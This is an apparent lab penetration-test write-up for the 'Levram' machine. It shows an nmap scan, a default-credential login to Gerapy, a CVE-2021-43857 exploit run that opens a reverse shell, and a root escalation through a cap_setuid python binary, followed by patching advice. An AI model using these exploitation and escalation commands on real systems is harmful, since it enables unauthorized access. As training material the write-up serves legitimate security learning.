

report

Offensive Security - Levram

Henry Post

Recon


An `nmap` scan shows two ports open: 22 and 8000.

```
(kali@kali)-[~]
└─$ nmap -sS -sV $TARGET
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-04 15:50 +0000
Nmap scan report for 192.168.68.24
Host is up (0.00044s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
8000/tcp  open  http     WSGIServer 0.2 (Python 3.10.6)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.92 seconds

(kali@kali)-[~]
└─$ date
Wed Mar  4 03:51:03 PM UTC 2026
```


Port 8000 is running a server that I can log in with the `admin:admin` credential.



I notice that `gerapy 0.9.7` is a version of this web portal.



So I searched for it in `exploit-db.com` and found an exploit.



Exploit

Running the exploit initially fails. I am guessing due to an empty Projects list.


```
Gerapy — Mozilla Firefox Downloads
Session Actions Edit View Help
inet 192.168.49.68/24 brd 192.168.49.255 scope global noprefixroute eth0

(kali@kali)-[~/Downloads]
└─$ python 50640.py -t 192.168.68.24 -p 8000 -L 192.168.49.68 -P 4444

Exploit for CVE-2021-43857
For: Gerapy < 0.9.8
[*] Resolving URL ...
[*] Logging in to application ...
[*] Login successful! Proceeding ...
[*] Getting the project list
Traceback (most recent call last):
  File "/home/kali/Downloads/50640.py", line 130, in <module>
    exp.exploitation()
  File "/home/kali/Downloads/50640.py", line 76, in exploitation
    name = dict3[0]['name']
IndexError: list index out of range

(kali@kali)-[~/Downloads]
└─$
```

So I create a "project" in gerapy.



Then, I run it again, and it works! We have non-root shell.


```
app@ubuntu:~/gerapy$ date
date
Thu Mar  5 12:03:03 AM CST 2026
app@ubuntu:~/gerapy$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/snap/core20/1518/usr/bin/ping cap_net_raw=ep
/snap/core20/1891/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/python3.10 cap_setuid=ep
/usr/bin/ping cap_net_raw=ep
app@ubuntu:~/gerapy$ /usr/bin/python3.10 -c 'import os; os.setuid(0); os.system("/bin/bash");'
< 'import os; os.setuid(0); os.system("/bin/bash");'
whoami
root
cd /root
date
Thu Mar  5 12:04:52 AM CST 2026
ls
email3.txt
proof.txt
snap
hostname
ubuntu
cat /root/proof.txt
89a2b8e5d1e6731e95a6026a6a8b7adc
```

Recommendations

Upgrade gerapy immediately to the latest version.

Do not use default credentials.